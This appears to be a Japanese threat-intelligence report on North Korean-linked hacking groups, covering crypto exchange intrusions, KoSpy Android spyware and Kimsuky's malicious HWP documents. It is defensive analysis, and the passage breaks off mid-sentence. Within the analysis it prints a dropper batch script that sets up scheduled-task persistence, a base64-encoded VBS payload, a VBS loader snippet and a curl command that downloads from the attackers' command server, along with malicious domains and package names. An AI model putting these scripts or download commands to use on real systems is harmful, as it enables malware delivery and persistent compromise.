  2024 年 6 月以降、一連の国家支援によるサイバー攻撃が暗号通貨取引所を標的にし、高価値の暗号通貨資産を奪取することを目的として行われました。脅威行為者はソーシャルエンジニアリング技術を使用して、合法的なプロジェクトチームや自動化された取引スタッフになりすまし、主要な開発者を騙して合法的な Python プロジェクトに見せかけた Malware を実行するよう誘導しました。改ざんされた data_fetcher.py ファイルを利用し、pyyaml の脆弱性を悪用してリモートコード実行（RCE）を試みることで、攻撃者はアンチウイルス検出を回避することができました。初期アクセス権を得た後、Docker 環境設定を操作して権限昇格を行い、内部偵察を進め、内部の脆弱性を利用して水平移動を行い、最終的に暗号通貨ウォレットサーバーを掌握し、不正に暗号通貨を移転しました。攻撃者は合法的な企業ツールを使用して活動を隠し、ログを削除して痕跡を消しました。これらの侵害事件は、高度な持続性と回避技術を特徴としており、検出と事件対応に大きな挑戦を提示しました。

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12963

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12971

- **SectorA01 used Fake Job Interviews to Deploy MacOS Malware**
  https://cti.nshc.net/events/view/12989

NSHC©2025 All rights reserved.

北朝鮮の国家支援による脅威行為者は、ByBit で 14 億ドル規模の暗号通貨の窃取を組織し、この攻撃は過去の攻撃と関連するドメイン登録を含む精巧な戦術を活用しました。攻撃者は「bybit-assessment[.]com」を盗難直前に登録し、このドメインはメールや GitHub アカウントを通じて知られているインフラと接続されていました。脅威行為者は、LinkedIn などのプラットフォームで異なる名前を使って偽の就職インタビューを行い、被害者を誘い、フィッシングやソーシャルエンジニアリング技術を通じてマルウェアを実行させ、システムを侵害しました。このキャンペーンは、Astrill VPN を運用活動に使用したことを示しており、活動を隠すためにこの技術を好んで使用していたことを示しています。ログ分析の結果、脅威グループと関連する 27 の VPN IP アドレスでテスト構成の試みが確認されました。複数のドメインが就職詐欺と関連しており、偽の就職計画を通じて金融および企業資産を対象とした攻撃が重点的に行われていたことを示唆しています。この事件は、脅威行為者の戦略における持続的な脅威活動と進化した技法を強調しています。

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12968

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12969

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12991

- **SectorA01 conducted a targeted malware attack against a Drone manufacturer**
  https://cti.nshc.net/events/view/13071
  最近、ドローンの開発および製造業者を対象としたハッキング活動により、セキュリティ侵害が発生し、これによりマルウェア感染と内部データの流出が発生しました。ウェブサーバーとビジネスサーバーが侵害される間、スクリプトベースのウェブシェルが使用され、内部ネットワークで追加のマルウェアを配布および実行するために使用されました。

- **SectorA01 used JavaScript Malware**
  https://cti.nshc.net/events/view/13171

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/13151

- **SectorA01 used a new Domains**

NSHC©2025 All rights reserved.

https://cti.nshc.net/events/view/13245

- **SectorA01 exploited reentrancy vulnerability in Bybit's smart contract**
  https://cti.nshc.net/events/view/13487
  2025 年 2 月 21 日、主要な暗号通貨取引所で発生した大規模なセキュリティ侵害により、15 億ドル相当のイーサリアム（Ethereum）と MegaETH が奪取されました。この攻撃は、ソーシャルエンジニアリング、フィッシング、そしてインフラの脆弱性の悪用を組み合わせた巧妙な手法でした。攻撃者はスピアフィッシングキャンペーンを通じて従業員を騙し、資格情報を取得し、それを利用してネットワークに侵入しました。ウォレットの移転を管理するスマートコントラクトのリエントランシー（reentrancy）脆弱性を悪用し、許可されていない複数の引き出しを実行しました。さらに、未修正の API 脆弱性が加わり、取引記録を操作し、セキュリティ対策を回避することができました。奪取された資産は、Tornado
  Cash のようなサービスや分散型取引所を通じて洗浄され、移転が隠されました。脆弱な認証システムと包括的なコード監査の不足が主要な脆弱点として指摘されました。この侵害事件は、取引所の流動性やユーザーの信頼に大きな影響を与え、規制当局の綿密な調査を引き起こしました。これは暗号通貨業界において強力なセキュリティプロトコルの必要性を強調する事件でした。

- **SectorA01 used DNS Pivoting in Bybit Crypto Heist Investigation**
  https://cti.nshc.net/events/view/13352
  2025 年 3 月 6 日、北朝鮮の脅威アクターに起因する Bybit 暗号通貨プラットフォームで発生した 10 億ドル規模のハッキングに関するアップデートが発表されました。調査では、Safe{Wallet}と SlowMist によって最初に特定された攻撃者に関連するドメイン名と IP アドレスを分析しました。分析は DNS 記録とホスト応答データを活用して攻撃者に関連する追加のインフラを追跡し、ユニークなホスト応答と珍しいサーバー値を中心に進められました。重要な方法の一つは、ユニークなバナーハッシュとホストヘッダーハッシュをピボットして関連ドメイン（getcoinprice[.]info および firexch[.]com）を特定することでした。これらのドメイン属性に関する追加の調査は、金融および暗号通貨テーマを持つドメインが類似したサーバー構成を使用していることを明らかにしました。この研究は、ドメインの有効期間中に PTR 記録で現れるパターンを強調し、敵対的インフラに関する洞察を提供しました。全体として、これは関連する脅威ドメインを明らかにするための戦術的アプローチを概説し、集中的な DNS およびホスト応答分析技術の重要性を強調します。

- **SectorA01 used Typosquatting npm Packages to Deploy Malware**
  https://cti.nshc.net/events/view/13292

NSHC©2025 All rights reserved.

2025 年 3 月、北朝鮮の脅威アクターに関連する 6 つの新しい悪性 npm パッケージが確認されました。これらのパッケージは、開発者環境を侵害し、資格情報を盗み、バックドアを配布することを目的としていました。該当するパッケージは、is-buffer-validator、yoojae-validator、event-handle-package、array-empty-validator、react-event-dependency、auth-validator であり、タイポスクワッティング手法を使用して合法的なライブラリを模倣し、開発者を欺いていました。各パッケージには BeaverTail マルウェアが含まれており、システムの詳細情報、ブラウザのプロファイルデータ、暗号通貨ウォレットをターゲットにデータを収集しました。収集されたデータはコマンド＆コントロールサーバーに流出しました。このマルウェアは広範な難読化技術と多段階ペイロード配信方式を示し、過去の脅威アクターの活動と一致していました。また、悪性活動はオープンソースの合法性を謳った GitHub リポジトリでサポートされていました。これらのパッケージは合計 330 回以上ダウンロードされ、報告時点で npm レジストリで依然としてアクティブな状態でした。

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/13429

2) セクターA02グループ


北朝鮮政府の支援を受けているハッキンググループの中で、SectorA02 グループは他のセキュリティ企業によってスカークラフト（ScarCruft）としても知られており、アメリカやオランダで彼らのハッキング活動が発見されました。
該当グループは、Androidベースの監視活動を目的としてKoSpyというスパイウェアを活用しました。このスパイウェアは、ファイルマネージャーやソフトウェアアップデートユーティリティなどに偽装されたマルウェアアプリを通じて配布され、韓国語および英語のユーザーを主なターゲットとしています。2022年3月に初めて観測されて以来、現在まで活動が続いており、Firebaseクラウドデータベースを利用した2段階のコマンド＆コントロール（C2）システムを基に、動的にプラグインをロードして監視機能を拡張する構造を持っています。収集対象の情報は、SMS、通話履歴、デバイスの位置情報、保存ファイル、オーディオ、スクリーンショットなどで、被害者のデバイスに対する全方位的なアクセスを可能にします。

NSHC©2025 All rights reserved.

```
[Permissions]
android.permission.INTERNET
android.permission.FOREGROUND_SERVICE
android.permission.USE_FULL_SCREEN_INTENT
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.READ_EXTERNAL_STORAGE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.MANAGE_EXTERNAL_STORAGE
android.permission.READ_PHONE_STATE
android.permission.READ_PHONE_NUMBERS
android.permission.READ_SMS
android.permission.SEND_SMS
android.permission.RECEIVE_SMS
android.permission.WRITE_SMS
android.provider.Telephony.READ_SMS
android.permission.ACCESS_NETWORK_STATE
android.permission.WAKE_LOCK
```

[図 5: Android マルウェアが機密情報にアクセスするために使用した権限リスト]

このスパイウェアは、正常なユーティリティアプリに偽装してGoogle Playおよびサードパーティのアプリストアを通じて配布され、一部のアプリとFirebaseプロジェクトは削除されましたが、他の経路を通じた活動は依然として進行中です。



[図 6: 過去の活動と相関関係を持つ SectorA02 グループの活動]

Related Events

- **SectorA02 used a new Domains**
  https://cti.nshc.net/events/view/ 13074

- **SectorA02 used LNK Malware variants**
  https://cti.nshc.net/events/view/13152

- **SectorA02 used Android Spyware disguised as Utility Apps**
  https://cti.nshc.net/events/view/13488

NSHC©2025 All rights reserved.

KoSpy という新しい Android スパイウェアが発見されました。このスパイウェアは、「ファイルマネージャー(File Manager)」、「ソフトウェアアップデートユーティリティ(Software Update Utility)」のようなマルウェアユーティリティアプリを通じて、韓国語および英語のユーザーを対象に攻撃を行います。

2022 年 3 月に初めて観察されて以来、現在も活動中であり、精巧な 2 段階のコマンド&コントロール（C2）システムを使用しています。KoSpy は Firebase クラウドデータベースから設定値を取得し、それを通じてプラグインを動的にロードして監視機能を実行します。このプラグインを通じて、SMS、通話履歴、デバイスの位置、ファイル、オーディオ、スクリーンショットなどの情報を収集することができます。また、KoSpy は Google Play やサードパーティストアで配布される正常なアプリのように偽装して検出を回避します。現在、Google でホスティングされていたアプリや Firebase プロジェクトは削除されていますが、スパイウェア自体は依然として他の経路を通じて活動中です。KoSpy のインフラは北朝鮮関連のハッキンググループの以前の悪意ある活動に関連する痕跡と結びついており、KoSpy と既存の北朝鮮関連マルウェア間の技術的類似性は、戦略およびインフラの共有を示唆しています。これにより、行為者の追跡および帰属（アトリビューション）がさらに複雑になっています。結果として、KoSpy は感染したデバイスに対する広範な情報収集および監視を目的として設計された高度なスパイウェアです。


- **SectorA02 used LNK Malware disguised as Job Offers**
  https://cti.nshc.net/events/view/13341

  2024 年 12 月、産業組織の主要な従業員を対象としたフィッシングキャンペーンが検出されました。攻撃者は実在する企業の人事（HR）部門を装い、偽の採用提案メールを送りました。メールにはパスワードで保護された ZIP ファイルが添付されており、ZIP ファイル内には LNK ファイル（ショートカットファイル）が含まれていました。このファイルを実行すると、PowerShell コマンドが実行され、Base64 でエンコードされたデータを抽出およびデコードし、Windows の基本プロセスをコピーして持続性（パーシステンス）を確保した後、デコードされたデータを特定のファイル（PDF および DLL を含む）に保存します。その後、実行されたマルウェア DLL はローダー（loader）として機能し、インターネット接続の有無と実行環境をチェックしてサンドボックス検出を回避します。接続が確認されると、リモートサーバーから追加のマルウェアペイロードをダウンロードして実行し、このペイロードは AES128
  CBC 方式で暗号化されています。この攻撃はまた、難読化された C#コード、レジストリキー操作、高度なエンコーディング技術を活用しました。この作戦は既存の偵察目的のキャンペーンと類似点を示し、進化し続ける戦術とペイロード配信方法を示しています。

NSHC©2025 All rights reserved.


3) セクターA05グループ

北朝鮮政府の支援を受けているハッキンググループの中で、SectorA05 グループは他のセキュリティ企業によってキムスキ（Kimsuki）としても知られており、韓国、インド、香港、イギリスで彼らのハッキング活動が発見されました。



[図 7: SectorA05 グループの HWP マルウェア攻撃過程]


該当グループは「23 期-統一アカデミー-
申請書様式.hwp」という名前のハングル（HWP）ファイル形式の文書を使用しました。ハングルファイルを実行すると、文書内部に含まれる OLE（Object Linking and Embedding）オブジェクトが一時ディレクトリ（%Temp%）に一時ファイルとして保存される点を悪用し、多数のマルウェアファイルを一時ディレクトリに生成しました。



[図 8: ハングル文書の OLE オブジェクトに挿入されたマルウェアファイルの一部]

NSHC©2025 All rights reserved.

攻撃対象がハングルファイルの本文に文書閲覧リンクとして偽装されたハイパーリンクをクリックすると、テンポラリディレクトリに生成されたファイルの一つであるバッチファイル形式のマルウェアが実行されます。




[図 9: 攻撃対象がクリックするように誘導する韓国語ファイル本文]

バッチファイルは攻撃対象に見せる別の餌文書を実行し、バッチファイルをタスクスケジューラに予約タスクとして登録します。

```
mode 15,1
@echo off
del "%tmp%\paper.hwp" /f /q

ren "%tmp%\hwp_doc.db" "paper.hwp"

start explorer "%tmp%\paper.hwp"

copy "%tmp%\paper.hwp" "%tmp%\hwp_doc.db" /Y


schtasks /create /tn TemporaryStatescleanesdfrs /xml "%tmp%\sch_0304.db" /f

schtasks /create /tn TemporaryStatescleansders_1 /xml "%tmp%\sch_0304_1.db" /f

type "%tmp%\app.db"> "c:\users\public\music\0304.exe"

copy /Y "c:\users\public\music\0304.exe" "c:\users\public\music\0304_1.exe"

type "%tmp%\mnfst.db"> "c:\users\public\music\0304.exe.manifest"

type "%tmp%\mnfst_1.db"> "c:\users\public\music\0304_1.exe.manifest"

type "%tmp%\get.db"> "c:\users\public\music\0304.bat"

```

[図 10: ハングル文書に含まれるハイパーリンクをクリックした場合に実行されるバッチファイル]

NSHC©2025 All rights reserved.



통일아카데미 제23기 지원서

접수번호란은 표기하지 않으셔도 됩니다. (※ 접수번호 : -)

성 명 (한글 및 영문)			
연 락 처	휴대전화: E-mail:		
학교(소속)		전공	
학년 및 학번		기타 소속	
주소		생년월일	
지원동기	※ 지원동기는 별지를 이용하여 작성해주세요. 수강 신청자가 정원을 초과할 때는 작성된 지원동기를 기준으로 선발합니다. ※ 아카데미 과정 이수를 원하는 다수의 지원자들을 배려하여, 특정 소수의 강좌를 수강하기 위한 지원 신청은 자제해주세요.		
강좌 관련 건의 또는 문의 사항			
주 관심분야	□ 평화이론 및 사상 □ 국제분쟁	평화 관련 가치	

[図 11: バッチファイルによって実行される別のダミードキュメント]

彼らは作業スケジューラに 15 分間隔で動作するように予約タスクを登録し、持続性を維持しました。登録されたファイルは、Visual Basic Script (VBS)
ファイル形式のスクリプトの開発環境を提供する正常なツールである「VbsEdit」であり、該当ツールを通じて一時ディレクトリに生成されたファイルの中から base64 でエンコードされた VBS ファイル形式のスクリプトを実行しました。

```
<!--BEGIN_VBSEDIT_DATA
PHJvb3Q+DQo8c2lsZW50PnRydWU8L3NpbGVudD4NCjx0aW1lb3V0PjA8L3RpbWVv
dXQ+DQo8c2NyaXB0bmFtZT4xLnZiczwvc2NyaXB0bmFtZT4NCjxhcHBuYW1lPjE8
L2FwcG5hbWU+DQo8c2NyaXB0PlN1dCB3cyA9IENyZWF0ZU9iamVjdCgiV1Njcmlw
dC5TaGVsbCIpOlN1dCBmcyA9IENyZWF0ZU9iamVjdCgiU2NyaXB0aW5nLkZpbGVT
eXN0ZW1PYmplY3QiKTp3cy5ydW4gImM6XHVzZXJzXHB1YmxpY1xtdXNpY1wwMzA0
LmJhdCIsIDAsIGZhbHNlPC9zY3JpcHQ+DQo8cGlkPk5VVnlqMDQ4YmFVaWthZnF3
M2NnRWxRQUV5eTRLcHZDQWRuZFNIck5IMUF3YUFmZVJ6Z2Voak10MEdtS1lCamY8
L3BpZD4NCjxldmFsdWF0aW9uPmNkZjE4NGJjNDEzNTE5Yjc0MTI3MzE1ODczNTdh
MmYyNDg1YTM1NmZlMDlkNTcxYTUwYjM5OGIxMGIzNGQ4YWJlMzBiMDJlOTU0MDk1
MzMzYTVjYmRhMDM0MTQ3OTM0MzY5YzI0YzRjOWFmMDRlMGU1MGY5ZGI1MzBmM2Vk
N2U5MzQzZmZmMzQ5NTdlYzQ3MGIwYjQ1NWE4NGM2YTQ3NDJjYTNiZTRlMjA0ZDA1
MmRmMjU4Mjc0ZmI3YzVmZDExMGJkN2QxNzhiMzIxNjZjMmJlNzk0ZjRhYzZiYWNm
M2VkZmFhM2VjMzQ3OTJmM2QyYzM0ZWRiZjk2MDdiYjE5OWVmODhkMDFjMjk0YmVi
OWYzOTgxNzA0YWU8L2V2YWx1YXRpb24+DQo8L3Jvb3Q+
END_VBSEDIT_DATA-->
```

[図 12: base64 でエンコードされた VBS ファイル形式のスクリプト]

「VbsEdit」を通じて実行される VBS スクリプトは合計で 2 つあり、最初のスクリプトは一時ディレクトリに生成されたファイルの 1 つであるバッチファイルを実行して追加のバッチファイルをダウンロードし、2 番目のスクリプトはダウンロードされたバッチファイルを実行して後続のマルウェア行為を実行します。

NSHC©2025 All rights reserved.

[ダウンローダー役割のバッチファイルコマンド]

- curl -k -o "c:₩users₩public₩music₩wis.db" http[://103[.]149[.98[.231/pprb/0304_pprb/d.php?newpa=comline

```
<script>
Set ws = CreateObject("WScript.Shell"):
Set fs = CreateObject("Scripting.FileSystemObject"):
gpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\wis.db":
bpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\wins.bat":
If fs.FileExists(gpath)
Then:
Set f = fs.GetFile(gpath):
```

[図 13: ダウンロードされた追加バッチファイルを実行する VBS スクリプト]

分析当時、予約タスクを通じて追加のマルウェアをダウンロードするコマンド＆コントロール（C2）サーバーには接続できず、最終的に使用されたバッチファイルを確認することはできませんでしたが、状況に応じて適切なマルウェアを配信し実行できるように設計されたバッチファイルが使用されたと判断されます。

Related Events

- **SectorA05 used LNK Malware variants**
  https://cti.nshc.net/events/view/12844
  2025 年 2 月に観測された精巧なサイバー攻撃は、悪性の.lnk ファイルを利用した多段階の Malware キャンペーンであり、特定の脅威行為者が頻繁に使用する戦術と類似した特徴を示しています。攻撃は.lnk ファイルのドロッパーから始まり、これは隠された PowerShell スクリプトを抽出して実行し、ZIP 圧縮ファイルに含まれる JavaScript および PowerShell コードをリモートサーバーから追加でダウンロードします。この過程で、Dropbox や Google
  Drive のようなクラウドベースの正規プラットフォームがコマンド＆コントロール（C2）チャネルとして活用され、ハードコーディングされた OAuth 資格情報を通じてこれらのプラットフォームと相互作用し、ログを漏洩させ新しいコマンドを受信します。この方法はネットワーク検出を回避するのに効果的です。その後の段階では、JavaScript ペイロードを実行するためのスケジュールされたタスクを生成して持続性を確保し、追加の PowerShell コマンドを通じてポート 8855 および 6699 で特定の IP アドレスと TCP 接続を試み、コマンドを受信して実行します。この Malware の分析結果、複雑な難読化技法と多数の動的運用要素を含んでおり、リモート制御と攻撃適応性に優れていることが判明しました。

- **SectorA05 used a new Domains**
  https://cti.nshc.net/events/view/12995

NSHC©2025 All rights reserved.

- **SectorA05 used a new Domains**
  https://cti.nshc.net/events/view/13275

- **SectorA05 used Watering Hole Attack with Malicious HWP Files**
  https://cti.nshc.net/events/view/13191
  国内の有名大学が主催した統一テーマの教育プログラムの応募ファイルを悪用したウォータリングホール攻撃が発見されました。ウォータリングホール手法は、ユーザーが頻繁に訪れるウェブサイトに Malware を仕込み、そのサイトを訪れた利用者を感染させる方式です。今回の攻撃では、プログラムの告知掲示物に応募文書に偽装した悪性 HWP（Hangul Word Processor）形式のファイルがアップロードされました。ユーザーがその文書をダウンロードして実行すると、内部に隠された document.bat ファイルが実行され、ユーザーシステムの%TEMP%フォルダに複数のファイルを生成しました。この bat ファイルは偽の文書を通じてユーザーを欺く一方で、ファイル名を変更し、タスクスケジューラを利用して感染の持続性を確保しました。タスクスケジューラには 15 分間隔で実行される 2 つの項目が登録されており、これを通じてコマンド＆コントロール（C2）サーバーと通信し、追加データをダウンロードするよう設計されていました。分析中に一部の通信が遮断され、詳細な確認は困難でしたが、攻撃者はシステム情報の収集または追加 Malware の配布を意図したと判断されます。特にマニフェストファイルをロードする方式で高度化されたエクスプロイト技術が確認されており、これは既知の特定の脅威グループと関連している可能性を示唆しています。

- **SectorA05 used LNK Malware disguised as Hangul Document**
  https://cti.nshc.net/events/view/13277
  最近発生したサイバー脅威の事例では、「2025-03-05 임형철대표님께드리는글.pdf.lnk」という名前の韓国語文書に偽装した巧妙な Malware が使用されました。この Malware は特定の企業の代表および創業者を対象に設計されており、AES 暗号化方式と固定されたキーおよび初期化ベクトル（IV）を活用してペイロードを隠しています。暗号化されたペイロードは PowerShell コマンドを通じて復号化され、その結果生成された PowerShell スクリプトは「home.ps1」という名前で TEMP フォルダに保存された後、隠しモードで実行されて検出を回避します。また、Malware は偽装された PDF ファイルを感染したドメインからダウンロードし、ユーザーの介入なしに自動実行します。持続性を維持するために「MicrosoftEdgeUpdateTaskCleaner」という名前のタスクスケジューラー項目を生成し、最大 900 日間 30 分間隔で VBS スクリプトを実行するように設定します。これは正常な Windows プロセスに偽装した方法で、長期間の隠密な感染

NSHC©2025 All rights reserved.

状態を維持するように設計されています。この一連の行為はシステムへの不正アクセスおよび制御を可能にし、追加の悪意ある行為や情報窃取につながる可能性があります。

- **SectorA05 used Phishing email disguised as a National Security Office Notice**
  https://cti.nshc.net/events/view/13300
  最近、北朝鮮の仕業と推定されるフィッシングメール攻撃が発見されました。今回の攻撃は外交および安全保障関係者を対象に行われ、メールは国家安全保障室を装って送信されました。メールの件名は「新しい通知が届きました」で、送信者は国家安全保障室と表示されていましたが、実際のメールアドレスは Gmail アカウントを使用していました。メール本文には「確認しに行く（Go to confirmation）」ボタンが含まれており、これをクリックするとユーザーのメールアカウントのパスワードリセットを誘導するページに接続されました。このフィッシング手法は、ユーザーのログイン資格情報を盗むことを目的としており、過去の北朝鮮と関連するフィッシング攻撃と非常に似た手口です。特に今回の攻撃に使用されたフィッシングサーバーアドレス（2kool4u[.]net）は、過去に北朝鮮のサイバー活動に使用された履歴があり、北朝鮮の仕業である可能性をさらに裏付けています。攻撃の目的は、国家安全保障関連の人物から機密情報を収集したり、重要なシステムへの不正アクセス権を確保しようとするものと見られます。このような脅威を減らすために、関係者はメール受信時に送信者アドレスを徹底的に確認し、疑わしいリンクのクリックや不明な添付ファイルの実行を避けるべきです。また、各機関はサイバーセキュリティ教育を強化し、最新のセキュリティパッチを適用し、事前の予防措置を通じて脆弱性を最小限に抑える必要があります。

- **SectorA05 used a new Domains**
  https://cti.nshc.net/events/view/13431

- **SectorA05 used DocSwap Malware disguised as document viewer app**
  https://cti.nshc.net/events/view/13360
  2025 年 1 月 21 日、文書閲覧認証アプリに偽装された新しいマルウェアが確認され、国家が背後にいる行為者と関連がある状況が捉えられました。該当アプリは「文書閲覧認証アプリ」という名前で、2024 年 12 月 13 日に初めて署名され、韓国語の文字列を使用して韓国内のモバイルユーザーを主なターゲットとしています。このマルウェアは XOR 演算を通じて APK ファイルを復号し、動的に DEX ファイルをロードした後、コマンド＆コントロール（C2）サーバーから命令を受信し、キーロギング、カメラおよびオーディオ録音、ファイル窃取などの悪意のある行為を行います。特にキーロギング機能はアクセシビリティサービスを通じて実行され、ユーザーに関連する権限を要求することで権限を取得します。使用された C2 インフラは、最初はコインスワップを装ったフィッシングページとして運営され

NSHC©2025 All rights reserved.

、その後、特定のアカウントを狙った過去のフィッシング攻撃と関連する痕跡が現れ、既知のサイバー行為者との連携を示唆しています。マルウェアはデバイス起動時にサービス実行を通じて持続性を維持し、アクセシビリティ権限維持のためにオブザーバー通知機能を活用します。通信はハードコーディングされた IP アドレスとポート情報を通じて行われます。

- **SectorA05 used PowerShell Malware disguised as Kakao URL**
  https://cti.nshc.net/events/view/13493
  情報を盗むことを目的として作成されたと思われるマルウェアの PowerShell スクリプト「1.ps1」が発見されました。このスクリプトは、システム内の IP アドレス、アンチウイルス情報、実行中のプロセス、ディスク情報、ユーザーアカウント、オペレーティングシステム情報など、さまざまなデータを収集します。収集された情報は、processlist.txt という一時ファイルに保存されます。その後、このファイルはサイズを縮小し検出を避けるために、Base64 でエンコードされた ZIP ファイル（processlist.zip）として圧縮されます。圧縮されたファイルは、HTTP
